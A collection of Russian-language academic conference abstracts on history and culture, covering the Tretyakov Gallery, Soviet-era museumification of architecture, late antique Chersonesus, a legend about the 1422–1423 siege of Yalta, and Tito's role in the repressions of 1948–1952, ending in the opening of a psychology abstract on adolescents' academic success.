Одним из наиболее актуальных для изучения музеев России и всего мира является Государственная Третьяковская галерея. Её основателями являлись крупные промышленники и меценаты браться Павел Михайлович и Сергей Михайлович Третьяковы [4; 250]. Трудно переоценить их вклад в дело развития и сохранения искусства, в данном докладе будут рассмотрены лишь отдельные аспекты деятельности Третьяковых.

Во время изучения истории становления Государственной Третьяковской галереи как публичного музея, у нас не возникло сомнений в том, что её основание проходило по первому сценарию: московский крупный купец и промышленник Павел Михайлович Третьяков собрал коллекцию полотен русской живописи, после чего им было принято решение подарить свою галерею родному городу – Москве [3; 3]. Но на этом не заканчиваются его заслуги перед русским и мировым искусством. Павел Михайлович с самого детства считал своим моральным долгом перед народом России создать доступную для всех слоёв населения картинную галерею, в которой можно было бы проследить всю историю русского искусства, прочувствовать его национальный дух [2; 235].

Первые картины для будущей галереи были приобретены Третьяковым после посещения в 1856 году галереи Петербургского государственного служащего Фёдора Ивановича Прянишникова, который и познакомил его со многими знаменитыми художниками того времени. С этого момента Павел Михайлович активно участвует в художественной жизни Российской Империи: он посещает музеи и выставки, покупает лучшие произведения искусства, выступает крупным меценатом и всячески продвигает талантливых творцов [2; 236]. Постепенно купец приобретает настолько большой авторитет, что становится одним из крупнейших коллекционеров в российском обществе, а Академия художеств, за его огромный вклад, делает его, не имеющего художественного, или иного образования, кроме начального домашнего, сначала Почётным, а позже – Действительным членом [2; 237]. Даже после фактической передачи собрания Москве Третьяков продолжал оставаться попечителем галереи и занимался постоянным пополнением коллекции всё новыми и новыми полотнами, таким образом, к концу жизни, им было собрано более двух тысяч картин, скульптур и графических произведений отечественной и западной школ, а также коллекция икон [1].

После смерти своего попечителя галерея не единожды претерпевала всяческие реформы, но, не смотря ни на что, вот уже более 150 лет она открыта для посетителей, которые могут проследить всю историю русского искусства в её залах.

Список литературы

1. Иовлева Л. Галерея без Третьякова. — Москва: Наше наследие, 2006. — Вып. 78. [Электронный ресурс]. – Режим доступа: http://www.nasledie-rus.ru/podshivka/7804.php

2. Пынина Т. Ю., Савастенко Р. А. Роль П. М. Третьякова в истории русского искусства. — Вестник славянских культур, 2016. — С. 233—245.

3. Третьяковская галерея. — Москва: Директ-Медиа, 2011. — 38 с.

4. Умеренкова С. Н. Третьяковская галерея как один из ведущих научно-художественных и культурно-просветительских центров России. — Учёные записки, 2008. — Вып. 3. — С. 250—253.

УДК 930.85

ТЕОРЕТИЧЕСКИЕ ПОДХОДЫ И ПРАКТИКА МУЗЕЕФИКАЦИИ АРХИТЕКТУРНЫХ КОМПЛЕКСОВ В РОССИИ В 1920-1930-Е ГОДЫ

Терпугова К. К., Козлов М. Н.

Севастопольский государственный университет

Актуальность исследования обусловлена насущной потребностью в разработке оптимальных путей музеефикации памятников архитектуры как составной части национальной задачи сохранения культурного наследия для чего просто необходимо изучить опыт предыдущих лет, в особенности кризисные для исторического наследия первые годы советской власти.

Свидетелями экономического и культурного роста являются различного рода здания, среди которых есть архитектурные ансамбли и отдельные памятники зодчества. В истории нашей страны неоценима роль этих исторических источников. Они позволяют судить о высоких и весьма своеобразных художественных достоинствах архитектурных школ России различных периодов, которые, не выходя за пределы развития мировой архитектуры, отличались в то же время местным колоритом и стилистическими особенностями. Вместе с тем данные сооружения давали возможность оценить высокий уровень культуры русского народа, его художественные вкусы, строительные навыки и мастерство, а также становились свидетелями событий, происходивших в России. Так, революционные события 1917 года и гражданская война не самым лучшим образом отразились на

состоянии древнерусской архитектуры. Они привели к частичному или полному разрушению многих памятников. Желание сохранить зодчество часто выливалось только в поддерживающий ремонт [7]. Однако требовалось трудоемкое восстановление, сохранение и реставрация на основе глубокой научной базы. Государство в короткий срок сформировало систему государственных органов охраны памятников, обеспечило законодательную основу для их деятельности. Начавшиеся процессы разрушения культурных ценностей, с помощью восстановительных и реставрационных мероприятий, были остановлены.

Проблема музеефикации архитектурных комплексов после Октября 1917 г. и гражданской войны принадлежит к числу недостаточно изученных российской исторической наукой. В большинстве работ рассматриваются условия разработки вопросов, связанных с установлением и упрочением новой власти, внутренними и внешними проблемами государства, а положение и судьба памятников архитектуры остаются за пределами научного исследования.

Научная новизна проявились в том, что впервые осуществлен развернутый культурологический анализ процесса музеефикации крупных памятников архитектуры в 1920-1930-е гг. Направленность данного процесса в полной мере определена культурным - контекстом, рассматривающим памятники архитектуры, как феномены культуры имеющие общие закономерности и индивидуальные особенности.

Целью данного исследования является изучение процессов музеефикации памятников архитектуры России с 1920-х по 1930-е годы в условиях становления и развития советского государства.

Совсем недавно все достижения в области сохранения и восстановления памятников после событий Октября 1917 года советская историография стремилась изобразить исключительно как результат целенаправленной политики советской власти. Однако нельзя забывать и о тех мероприятиях государства против церкви, в результате которых были разрушено огромное количество памятников старины [3], а также сталинская реконструкция, которая практически уничтожила исторический облик многих городов СССР, в особенности Москвы [5].

Над обоснованием критериев, по которым памятники архитектуры подразделялись на категории, работали Центральные государственные реставрационные мастерские (ЦГРМ) под руководством И. Э. Грабаря. В основу этой разработки был положен хронологический принцип. Выделялись 1613 г. как «переломный в эволюции архитектуры после смутного времени», 1725 г. — «время решительного преобладания западноевропейских влияний» и 1825 г. как расцвет стиля ампир [1].

Сотрудники ЦГРМ определили четыре категории памятников архитектуры и соответственно степени их охраны:

высшая — «уники» (охрана всех частей объектов);

первая — все каменные постройки до 1613 г., деревянные до XVIII в. (перестройки возможны при особом разрешении и тщательной фиксации всех их этапов);

вторая — все каменные постройки от 1613 до 1725 г., деревянные — от второй половины XVIII в. до 1825 г. (охрана только в фасадных частях);

третья — каменные постройки от 1725 г., деревянные от 1825 г. (охрана отдельных частей памятников, в случае перестройки — фиксация всех ее этапов).

Таким образом, «без всяких оговорок» предполагалась только охрана «уников» — архитектурных сооружений, воздвигнутых знаменитыми зодчими и хорошо сохранившихся. Понятно, что таких памятников было не так уж много [4].

Оценка усадебного наследия, в составе которого были уникальные памятники архитектуры, мемориальные сооружения, художественные коллекции и библиотечные собрания, в разные исторические периоды была неоднозначной. В процессе такой оценки учитывались не все особенности усадьбы как архитектурно-художественного и историко-мемориального ансамбля. Усадебные ансамбли, подавляющее большинство которых было построено в конце XVIII—XIX в., чаще всего не могли быть отнесены ни к высшей, ни к первой, ни даже ко второй и третьей категориям. Согласно методическим документам, на государственный учет ставились памятники, связанные с «единичными и коллективными действиями, направленными против крепостного права, царского самодержавия и капиталистического строя» [2]. Таким образом, богатое историческое прошлое страны подменялось историей революционного движения, а помещичья и купеческая усадьбы в соответствии с этими критериями историческими памятниками уже не считались. В целом

по России из 540 усадеб, признанных ценными в первые послереволюционные годы, на 1 октября 1926 г. оставлена на учете 221 усадьба (53 — по Московской; 168 — по другим губерниям) [8].

В 1930-е годы будет произведена еще одна переоценка памятников — на основе «социального анализа», в ходе которого устанавливается, как памятник отражает особенности социально-экономической формации, в условиях которой был создан, какова классовая принадлежность владельца [6]. Именно поэтому усадьбы, особняки, культовые постройки как символы ушедшего буржуазного строя считались не востребованными трудящимися массами.

В заключении можно сделать вывод, что в 20-30-е гг. в СССР акцент делался на политических предпосылках, определявших то или иное отношение к культурному наследию и, в частности, к памятникам архитектуры. Основательная «чистка» — расчистка памяти ее носителей, создание множества предпосылок для вытеснения истинных исторических фактов, в том числе путем размывания, обобщения или уничтожения деятелей, археологической подлинности — все это было важно для формирования государственной идеологии, оказывая влияние на отношение к наследию как обычных людей, так и специалистов в сфере охраны памятников культуры и искусства.

Список литературы

1. Грабарь И.Э. Восемь лет реставрационной работы// Вопросы реставрации. Сборник ЦГРМ. М., 1926. Вып. 1. С. 10
2. Грабарь И.Э. О древнерусском искусстве. М., 1966. С. 299
3. Добровольская Э.Д. Из истории реставрации памятников архитектуры (1918-1920 гг.)//Краеведческие записки. Ярославль, 1960. Вып. 4. С. 64
4. Жуков Ю.Н. Сохраненные революцией. Охрана памятников истории и культуры в Москве в 1917-1920 гг. М., 1985
5. Жуков Ю.Н. Становление и деятельность советских органов охраны памятников истории и культуры, 1917-1920. М., 1989
6. Иванов В.Н. Задачи охраны памятников архитектуры // Русская архитектура. М., 1940. С. 130
7. Памятники архитектуры в Советском Союзе. Очерки истории архитектурной реставрации / Под ред. Е.Д. Кульчинской, К.В. Рыцарева, А.С. Щенкова. М., 2004. С. 13
8. Равиконович Д.А. Охрана памятников истории и культуры в РСФСР (1917-1967) // История СССР. 1967. №7. С.199

УДК 904; 930

ПОЗДНЕАНТИЧНЫЙ ХЕРСОНЕС: ОСНОВНЫЕ ПРОБЛЕМЫ ИССЛЕДОВАНИЯ

Ушаков С. В.
Филиал МГУ им. М. В. Ломоносова в г. Севастополе
Институт археологии Крыма РАН, Симферополь

Херсонес Таврический – один из трёх основных центров античной цивилизации в Северном Причерноморье. За почти двухсотлетний период его исследований накоплен громадный массив археологического материала. Полученные результаты нашли своё отражение в многочисленных публикациях (числом более двух тысяч) [10, p. 244-414]. Это позволяет реконструировать основные этапы его истории, политические, экономические и культурные связи полиса, превратившегося в IV в. до н. э. в крупное, так называемое территориальное государство. Однако многие проблемы его истории остаются до конца нерешёнными и вызывают оживлённые дискуссии. Среди них, например, основание и становление херсонесского полиса, эпоха политического и экономического кризиса второй половины III – начала II вв. до н. э., особенности и время проникновения и утверждения христианства и др.

Среди этого перечня – позднеантичная эпоха в Херсонесе. Можно смело утверждать, что здесь всё остродискуссионно. Начиная с хронологических рамок этого периода. Часто (традиционно) он даже специально не выделяется, а I-IV вв. именуются римской эпохой [3]. Однако, опираясь на концепцию Большой античности, разработанной британскими историками П. Брауном и А. Джонсом, украинскими и российскими историками и археологами, границы её для Северного Причерноморья и Херсонеса можно значительно расширить.

Если рассмотреть характер материальной (и духовной) культуры, то она представляется как некая целостность середины/второй половины IV – середины/второй половины VI – начала VII вв. Наиболее характерные из них – амфорный комплекс [5] (порядка 10-15 основных типов амфор южного Причерноморья, Эгеиды, Сирии и Палестины), Однако их хронология, особенно в свете использования типологии и датировок европейских учёных требует существенного уточнения. Тем более что в настоящее время также изучены места производства многих из них.

Краснолаковая керамика (понтийской позднеримской группы, фокейской и херсонесской сигилляты) также выполняют роль важнейших хроноиндикаторов [см.: 4]. Первоначально её значительный массив находок из Херсонеса А.В. Сазанов относил к африканскому (район Карфагена) производству. Однако после работ польского археолога К. Домжальского [9] над материалами из Танаиса, а затеи и других центров Причерноморья, стало ясно, что это не африканская сигиллята, а продукция мастерских понтийского (Черноморского) бассейна. Автор отнёс эту керамику к Понтийской позднеримской группе (PS). Африканская сигиллята в Херсонесе есть, но представлена она на самом деле достаточно скромно. Вторая группа находок – также импорт, так называемая фокейская сигиллята. В целом импортной краснолаковой керамики в Херсонесе за все годы исследований найдено достаточно много, что создаёт основу не только для хронологии памятников, но и для выяснения динамики торговых отношений города с разными центрами Причерноморья и Средиземноморья. Херсонесская сигиллята даёт возможность изучения местного керамического производства.

Важнейшая проблема позднеантичного Херсонеса – неполная публикация и анализ основных археологических комплексов. Они представлены, прежде всего, так называемыми условно-закрытыми комплексами – засыпями колодцев и цистерн. Во-вторых, это жилые и общественные здания. Но из-за тотальной перестройки города в раннем средневековье они, за крайне малым исключением, не сохранились. В-третьих, это, производственные комплексы. Это винодельни – две в Северном районе (раскопки также Г.Д. Белова 1931, 1937 гг.), по одной в III (раскопки М.И. Золотарёва 1978 г.) и XCVII кварталах (также раскопки М.И. Золотарёва при участии автора доклада 1991-2004 гг.). Это также стеклоделательные мастерские, изученные и опубликованные Г.Д. Беловым [1].

Отдельно нужно сказать о культовых постройках. Это было время массового строительства христианских базилик. Почти все они были раскопаны в дореволюционное время. Каждая из них имеет свою историю исследований и идентификацию с храмами, упомянутыми в письменных источниках. Схожая ситуация с крестообразными храмами, среди которых можно выделить так называемый «Храм с ковчегом» (№ 19) и загородный храм (на южной части некрополя). Выстроить их хронологию крайне сложно.

Перемены в духовной жизни [2, 6, 8] в позднеантичную эпоху подтверждаются и другими археологическими материалами. Например, тогда поменялся на городском некрополе обряд захоронения – на смену одиночным погребениям пришли семейные и родовые склепы, на стенах некоторых из них помещались христианские изображения (венки, монограммы Христа). Расположены они на разных участках херсонесского кладбища. Некоторые из них – склеп 1904 (1853) г. и 1912 г. (на земле Н.И. Тура) с венками и росписями на стенах ниш-лежанок можно связать с погибшими мучениками (епископами Херсонскими). В процессе раскопок некоторых погребений найдены в небольшом числе предметы, которые можно связать с распространением христианства (например, краснолаковые блюда и светильники с изображением крестов и рыб), надгробия в виде каменных крестов с именами погребённых. В настоящее время открыты новые расписные склепы на некрополе у Карантинной бухты.

В научной литературе доминирует точка зрения, что, так как упоминание Херсонеса отсутствует в официальных документах Империи, то и нет оснований говорить о его вхождении в состав государства [7, с. 525]. Это произошло позже, хотя влияние империи в городе всегда было почти определяющим. Оно усилилось в V в., когда при императоре Зеноне в 488 г. (о чём мы узнаём из специальной надписи, вырезанной на массивной мраморной плите) были отремонтированы стены и башни, чем руководил некий комит Диоген. В этой же надписи упоминается существование в городе специального воинского отряда баллистариев. Включение Херсонеса в состав Империи было делом предрешённым, и это случилось, предположительно, при императоре Юстиниане I (527-565), а при Юстине II (565-578).

Все эти проблемы можно решать только с опорой на комплекс всех источников.

Список литературы

1. Белов Г.Д. Стеклоделательная мастерская в Херсонесе // КСИА. 1969. Вып. 116.
2. Золотарев М.И., Коробков Д.Ю., Ушаков С.В., Макленнан Р., Оверман А., Оливье Дж., Эдвардс Д., Линстром Г., при участии Е. Олениной. Древняя синагога в Херсонесе Таврическом: Материалы и исследования Причерноморского Проекта 1994-1998 гг. М., Севастополь: Русский Фонд Содействия Образованию и Науке, 2013. 520 с.
3. Кадеев, В.И. Очерки истории экономики Херсонеса Таврического в I-IV веках н. э. Харьков: Изд-во Харьк. ун-та, 1970. 164 с.
4. Романчук А. И., Сазанов А. В. Средневековый Херсон. История, стратиграфия, находки. Ч. 1. Краснолаковая керамика ранневизантийского Херсона. Свердловск: Уральский Госуниверситет, предприятие «АВ КОМ». 1991. 55 с.
5. Романчук А. И., Сазанов А. В., Седикова Л. В. Амфоры из комплексов византийского Херсона. Екатеринбург: Уральский университет, предприятие «АВ КОМ».1995. 110 с.
6. Ушаков С.В. Позднеантичный Херсонес: религиозная ситуация // Античные Реликвии Херсонеса: Открытия, Находки, Теории. Севастополь, 2019. С. 298-302.
7. Херсонес Таврический в середине I в. до н.э. – VI в. н.э. Очерки истории и культуры. Харьков: Майдан, 2004. 730 с.
8. Фомин М.В. К вопросу о формировании христианской общины в позднеантичном Херсонесе // МАИАСК. Севастополь; Тюмень, 2012. Вып. 4. С. 69-77.
9. Arsen'eva T. M., Domzalski K. Late Roman red slip pottery from Tanais // Eurasia Antiqua. Zeitschrift für Arhäologie Eurasiens. 2002. 8. P. 415-491.
10. Cojocaru V. Bibliograhia classica orae Septentrionalis Ponti Euxini. Vol. II. Archaeloguca. Cluj-Napoca: Editura MEGA, 2018. 1025 p.
11. Личный листок по учету кадров, заполненный А.К. Кончевским // РНММ. Ф371. №8.

УДК 94(477.75)«14»

ЛЕГЕНДАРНОЕ СВИДЕТЕЛЬСТВО О ШТУРМЕ КРЕПОСТИ ЯЛИТА (ЯЛТА) В ХОДЕ ГЕНУЭЗСКО-ФЕОДОРИТСКОЙ ВОЙНЫ 1422–1423 ГОДОВ

Хапаев В. В.

Филиал МГУ им. М. В. Ломоносова в г. Севастополе

Война 1422–1423 годов между княжеством Феодоро и генуэзской Газарией – первый из двух вооруженных конфликтов, произошедших между греками и генуэзцами в Крыму в XV веке. Внимание исследователей привлекает главным образом борьба сторон за Чембало, дважды захваченное феодоритами и дважды возвращенное назад генуэзцами вооруженным путем [2].

Боевые действия, разворачивавшиеся вокруг других южнобережных крепостей, привлекают меньше внимания, т.к. практически не отражены в письменных источниках. Однако некоторые сведения об этих событиях можно почерпнуть в устных преданиях, записанных европейскими путешественниками по Крыму в XVIII–XIX веках. Одно из таких преданий подробно записал польский писатель-романтик Эдмунд Хоецкий (1822–1899), посетивший Крым весной 1843 года. Впечатления от этого путешествия спустя два года легли в основу его книги «Воспоминания о поездке по Крыму», вышедшей в Варшаве на польском языке [5]. Ее перевод на русский никогда не публиковался, а в 2008 году она вышла в Симферополе на украинском языке [4]. В небольшой главе, посвященной Ялте, приводится интереснейшая местная легенда, к сожалению, без указания на то, кто рассказал ее Эдмунду. Привожу ниже ее полнотекстовый перевод.

«… Хроники и старинные местные легенды говорят, что Ялта когда-то была твердыней с несколькими церквами, сначала в древнегреческие времена, а потом при генуэзцах.

В XV столетии землетрясение разрушило башню. Все же это явление, не понятное ни одному из ученых того времени, было следствием наказания Божьего, которое город накликал на себя.

В XIV столетии Ялта, заселенная генуэзцами, была одним из важнейших торговых портов этого народа (это преувеличение – В.Х.). *Обмен итальянских товаров, значительный экспорт зерна в заморские страны стали причиной благосостояния и роскоши граждан. Тем не менее, зажиточные купцы знали, что успех их дела зависит от воли Божьей, итак, часть своих богатств они*

жертвовали на построение храмов и помощь бедным. Благополучие генуэзцев вызвало зависть у их торговых партнеров – греков. Они использовали разные заклятия и чары, чтобы накликать бури на генуэзские корабли, занижали цены товаров, но все было напрасно – город неизменно богател и креп. Очевидно, в этом было что-то сверхъестественное. Однажды греки узнали, что к удаче их партнеров была причастна чудотворная икона, привезенная с Востока и установленная на главном алтаре в храме Благовещения Богородицы. Образ Матери Спасителя проявлял заботу обо всем городе. Итак, необходимо было любыми путями лишить генуэзцев их палладия (греч. оберег – В.Х.). *Старая пословица гласит, что греческая хитрость начинается там, где заканчивается ум. И на этот раз греки не изменили распространенному мнению о них.*

Как-то ночью они тайно пробрались в храм, похитили чудотворный образ и отнесли его в крепость, которую незадолго до этого получили с помощью золота[1]. *Испуг охватил на утро весь город. Генуэзцы решили погибнуть, но возвратить икону. Началась отчаянная война. Долго оборонялись греки, прячась за стенами твердыни, и мужество их противников победило, ворота выломали, и победители с победными криками ворвались в крепость. Но эта победа не вернула икону в их руки. Над самым берегом моря высилась еще одна башня, грозная и непреодолимая; там спряталось несколько десятков греков вместе со святым образом. Пребывая долгое время в осаде, они были обеспечены провизией и водой, и было бы бессмысленно брать их измором, а тем временем ожидаемые усилия могли испортить весь предыдущий успех генуэзцев. Неизвестно, с чего начать? – сатана, который вмешивается даже в святые дела, нашептал им идею, которая в скором времени была реализована. За всё время штурма победителям досталась большая часть крепости и около трехсот молодых воинов, родители которых спрятались с образом в башне. Генуэзцы решили бомбардировать башню неизвестным до тех пор способом. Неподалеку от башни установили помост, и на нем перед глазами осажденных по одному казнили пленных. Двух приспешников с обнаженными мечами приставили в качестве сопровождения: если один измучится, другой заступит на его место. Так поочередно падали головы несчастных пленников, которые потом с помощью луков бросали к башне. В бойницах видны были осуждающие лица осажденных, холодные и недвижимые, будто при жизни окаменевшие от боли, и самим своим видом побуждавшие принять смерть, достойную мужчины.*

Резня продолжалась два дня, и в живых осталось лишь несколько пленных. Из тел замученных выросла гора почти такой же высоты, как сама башня. Внезапно растворились ворота, и из-за них вылез старец с видом ужасной боли на лице; со сверхчеловеческой силой вырвался из рук схвативших его генуэзцев, и упал в объятия юноши, который уже стоял на помосте. Несчастный предал своих, поддавшись силе родительских чувств. Проклятия слышались из башни, и началась страшная бойня. Уже лишь несколько тяжело раненных греков оборонялись у забрызганного кровью образа, когда Небо, возмущенное такой жестокостью людей, решило само положить конец резне. Зарычала буря – под ливнем и в темноте, время от времени освещаемая громами, башня стала качаться на своих подпорах; с грохотом рухнули стены, и в один миг земля поглотила и победителей, и трупы побежденных, и чудотворную икону, ласки которой люди оказались недостойны.

По этой причине пала на это место рука гнева Божьего, город пришел в упадок, а люд рассыпался по окружающим селам и поселкам. Примерно через столетие после случившегося Ялта стала совсем безлюдной, и лишь в конце XVI века греки и армяне начали ее понемногу восстанавливать» (пер. авт.) [5, с. 39–43; 4, 30–34].

В отсутствие других источников, с помощью которых можно было бы верифицировать приведенную Хоецким информацию, принимать ее на веру нельзя. Но и пренебрегать тоже. Археологически доказано, что около 1423 года на Южном берегу Крыма действительно произошло разрушительное (вероятно, 9-бальное землетрясение), от которого пострадала не только Ялта, но и расположенная на г. Демерджи феодоритская крепость Фуна [1, с. 73, 81], и другие укрепления в пределах владений Феодоро и генуэзцев [2, с. 78–86].

Информация об иконе, ставшей объектом противостояния, и впоследствии исчезнувшей, возможно, является мифологической реминисценцией исчезновения в Чембало в 1475 году иконописной фрески, которая была найдена в тайнике в восточном углу двора барбакана главных крепостных ворот Чембало при раскопках 2004 года [3, с. 70]. Возможно, и другие сюжетные элементы предания, записанного Э. Хоецким, имеют «балаклавское» происхождение.

[1] Над Ялтой феодориты перед войной 1422–1423 года действительно возвели крепость Учансу-Исар [6, P. 22].

Несомненно, однако, что при археологическом изучении средневековой крепости Ялты сведения польского путешественника стоит брать в расчет.

Список литературы

1. Кирилко В.П. Крепостной ансамбль Фуны 1423–1475 гг. Киев: Стилос, 2005. 269 с.
2. Мыц В.Л. Каффа и Феодоро в XV веке. Контакты и конфликты. Симферополь: Универсум, 2009. 528 с.
3. Степанов А.Ю., Степанова В.П. Отчет о реставрационной работе // Адаксина С.Б., Кирилко В.П., Мыц В.Л. Отчет об археологических исследованиях средневековой крепости Чембало (г. Балаклава) в 2004 году. СПб., Симферополь, 2005. С. 70–73.
4. Хоєцький Е. Спогади з подорожі по Криму. Сімферополь: Сімферопольська міська друкарня, 2008. 384 с.
5. Chojecki E. Wspomnienia z podróży po Krymie. Warszava: w Drukarni Stanislawa Strabskiego, 1845. 313 s.
6. Iorga N. Notes et extraits pour server a l'histoire des croisades au XV siècle. Vol. VI. Paris, 1899.

УДК 94(497.1) «1948/1953»

ОТВЕТСТВЕННОСТЬ Й.БРОЗА-ТИТО ЗА РЕПРЕССИИ ПРОТИВ ИНФОРМБЮРОВЦЕВ

Шахин Ю. В.

Севастопольский государственный университет

В 1948 г начался советско-югославский конфликт, после чего в Югославии развернулись репрессии против информбюровцев – людей, выступивших в этом конфликте против руководства Коммунистической партии Югославии. Об этих репрессиях написано уже очень много, однако остается малоизученной ответственность высшего партийного руководства за организацию репрессивной кампании. Особенно это касается личности генерального секретаря Йосипа Броза-Тито.

Собранные свидетельства говорят, что Тито избегал ставить свою подпись под решениями, портящими его имидж [6, с.473; 7. s.31, 217]. Поэтому маловероятно, что в распоряжении историков когда-нибудь появятся документы за подписью Тито, прямо удостоверяющие его причастность к репрессиям против информбюровцев. Тем не менее, письменные источники, отражающие его роль в репрессиях, в архивах есть.

Первый задокументированный призыв к усилению репрессий Й.Броз-Тито сделал на заседании Политбюро ЦК КПЮ 30 мая 1949 г. Он отметил, что «в отношении чистки до сих пор мало сделано, и многие люди, которые туда отправились [т.е. в места лишения свободы - ЮШ] не спасены. Нужно дело ужесточить…» [2, л.33]. Если призыв к усилению репрессий понятен, то мысль Тито о «спасении людей» требует пояснения. Как указывает историк Б.Ковачевич, опираясь на материалы по Черногории, начатая в 1948 г. акция «спасения людей» предполагала убеждение каждого информбюровца в правоте партийного руководства, но поскольку партийные директивы одновременно предполагали чистку несогласных, акция очень быстро переросла в обычные репрессии [8, s.135]. Хотя не совсем обычные: от репрессированных все равно добивались признания неправоты. В этом и должно было заключаться их «спасение».

В августе 1950 г. разразилось громкое дело Р.Жигича и Д.Бркича – высокопоставленных руководителей Хорватии. Оба были по национальности сербами и выражали недовольство социально-экономическим положением в сербских регионах республики (повстанческих краях). С подачи своих коллег по политбюро ЦК Коммунистической партии Хорватии оба политика были репрессированы как информбюровцы. Последствия инцидента рассматривались на Политбюро ЦК КПЮ 13 сентября 1950 г. По мнению Тито, случай Жигича и Бркича требовал выявить имеющуюся в повстанческих краях вражескую агентуру [3, л.53]. Затем, группа ЦК КПХ обследовала положение в Далмации. Отчет группы обсуждался на заседании Политбюро ЦК КПЮ 13 ноября 1950 г. «В слабой борьбе против информбюровцев виноваты и мы… С этим нужно покончить», - заявил Тито и добавил, что в Далмации не нужно жалеть людей [4, л.55]. После этих указаний руководство ЦК КПХ немедленно приняло меры и начало заострять линию в отношении потенциальных информбюровцев [10, s.98, 99; 11, s.619].

Еще один раз Политбюро ЦК КПЮ дало толчок репрессиям 15 января 1952 г. (это заседание в Архиве Югославии ошибочно датировано 1949 годом) [1, л.13-25]. Там рассматривалось положение в вузах, и было отмечено, что «демократизация понята так, что всякий делает, что хочет, враг оживился, не замечаются методы работы ИБ. Большинство информбюровцев проповедует, что не будет заниматься политикой». Поскольку речь шла в основном о бывших информбюровцах, которые пытались возобновить обучение после выхода из лагерей, Политбюро ЦК КПЮ приняло решение подвергнуть их контролю и принимать в вузы не всех [11, s.919, 920]. Хотя непосредственно слов Тито этот протокол не содержит, он присутствовал на заседании и поддержал это решение.

Й. Броз-Тито не только выступал с призывами к ужесточению репрессий, но и часто делал оговорки о соблюдении меры. В начале 1949 г. он заинтересовался, почему среди офицеров встречаются информбюровцы. Тито лично изучил 8 судебных дел офицеров и 25-29 марта 1949 г. провел на Брионях встречу с «высшей делегацией» Югославской армии, где призвал рассматривать дела в судах объективно, уважая достоинство человека, и чтобы невиновные люди не страдали [9, s.96]. В 1950 г. Тито интересовался положением заключенных офицеров в тюрьмах. Тем не менее среди репрессированных информбюровцев офицеры составили одну пятую – намного больше их удельного веса в обществе. Созданная партией атмосфера оказывалась сильнее благих пожеланий.

О взвешенном применении репрессий ко всем гражданам, а не только офицерам, Тито говорил на заседании Политбюро ЦК КПЮ 30 мая 1949 г. Призывая к ужесточению преследований, он в то же время предлагал соблюдать меру разумности: «Нужно дело ужесточить, но не впадать в крайность и не характеризовать всё, как информбюровщину. Мы не смеем сами создавать информбюровцев перебарщиванием, потому что этого и враг хочет» [2, л.33]. Но как и в случае с армией, эта установка не соблюдалась.

Дальнейшие импульсы к ограничению репрессий проводились в условиях комплексных реформ, начатых в 1950 г. и, в частности, в рамках политики демократизации. Уже в феврале-марте 1950 г. ЦК КПЮ и ЦК союзных республик начинают пока еще непубличную кампанию по укреплению законности в борьбе с политическими врагами режима, а в июне 1950 г. Тито публично призвал умерить подозрительность, захлестнувшую югославское общество, и не смешивать бдительность с практикой бездоказательного навешивания обвинений [5, с.218].

В феврале 1951 г. Тито публично высказал свое мнение непосредственно по проблеме информбюровцев. Это произошло на партконференции гвардейской дивизии, в которой перестарались в борьбе с информбюровцами и теперь разбирали скандал – самоубийство одного из офицеров. Там Тито фактически предложил бороться с информбюровцами путем исправления ошибок в предшествующей государственной политике [5, с.392]. А публично курс на укрепление законности был закреплен в июне 1951 г. на IV пленуме ЦК КПЮ.

Таким образом, в 1949-1952 гг. Й.Броз-Тито давал два типа установок. Он сочетал указания по усилению репрессий с призывами держать процесс в определенных рамках. Поскольку на сегодняшний день установлено, что значительная часть репрессированных не имела никакой вины даже по меркам тогдашнего законодательства, установки первого типа играли решающую роль.

Список литературы

1. Архив Југославије. – Ф. 507: Седнице ИК ЦК СКЈ. – П. III/39: Zapisnik sa sednice Politbiroa CK KPJ 15 januara 1949. godine. – Л.13-25.
2. Архив Југославије. – Ф. 507: Седнице ИК ЦК СКЈ. – П. III/41: Zapisnik sa sednice Politbiroa CK KPJ 30 maja 1949. – Л.28-34.
3. Архив Југославије. – Ф. 507: Седнице ИК ЦК СКЈ. – П. III/50: Sednica Politbiroa 13 septembra 1950. godine. – Л.53-54.
4. Архив Југославије. – Ф. 507: Седнице ИК ЦК СКЈ. – П. III/51: Zapisnik sednice Politbiroa CK KPJ 9 XI 1950. godine. – Л.55-58.
5. Броз-Тито Ј. Говори и чланци. – Загреб, 1959-1960. – Књ.V. – 417 с.
6. Ђорђевић М. Седам левих година. – Београд, 2000. – 520 с.
7. Dedijer V. Novi prilozi za biografiju Josipa Broza Tita. – Beograd, 1984. – T.3. – 645 s.
8. Kovačević B. O Informbirou u Crnoj Gori // 1948. Jugoslavija i Kominform: pedeset godina kasnije. – Beograd – Podgorica, 1998. – S.127-150.
9. Marković D. Istina o Golom otoku. – Beograd, 1987. – 288 s.
10. Zapisnici Izvršnog komiteta CK Saveza komunista Hrvatske. – Zagreb, 2008. – Sv.3. – 358 s.

11. Zapisnici Politbiroa CK Komunističke partije Hrvatske. – Zagreb, 2006. – Sv.2. – 1088 s.

УДК 159.9

АНАЛИЗ ЛИЧНОСТНЫХ ФАКТОРОВ УСПЕШНОСТИ УЧЕБНОЙ ДЕЯТЕЛЬНОСТИ ПОДРОСТКОВ

Дибцова Е. А., Шихматова Е. Б.

ФГАОУ ВО «Крымский федеральный университет им. В. И. Вернадского», г. Севастополь

В психологии популярными являются исследования, связывающие эффективность трудовой и учебной деятельности с личностными особенностями исполнителя, т.е. субъекта деятельности. Наиболее типичными в решении проблемы влияния личностных особенностей на эффективность учебной деятельности являются следующие: исследование влияния тех или иных личностных черт обучающегося на эффективность учебной деятельности, исследование особенностей эффективного субъекта учебной деятельности (призеров олимпиад, конкурсов и т.д.).

Личность формируется в процессе жизнедеятельности человека на базе индивидных свойств. Среди индивидно-типических свойств человека особый интерес продолжает вызывать такое интегральное образование индивида, как темперамент. Не меньшее внимание уделяется высшим, культурно опосредованным качествам обучающегося. К таким относятся ответственность, обязательность, социальная инициативность и т.д. Роль темперамента как существенного условия результативности обучения обычно рассматривается через опосредование индивидуальным стилем деятельности. Проблема определения специфики соотношения стиля и темперамента в индивидуальности выявляется при выборе стратегий обучения и обобщения, организации профессиональной, спортивной и совместной деятельности (Д. Ю. Афанасова и В. Е. Пономарева, Л. М. Белозерова, А. В. Либин, Э. И. Маствилискер, В. М. Русалов и С. Э. Парилис). В исследованиях различных авторов отмечается, в основном, отсутствие зависимости между уровнем достижений, т.е. конечным результатом действий, и особенностями темперамента, если деятельность протекает в нестрессовых условиях (А. В.Либин, В. М. Русалов и другие). Следует также отметить, что в подростковом возрасте формирование личностных качеств осуществляется достаточно интенсивно. Поэтому изучаемые личностные структуры следует исследовать с учетом процесса их становления.

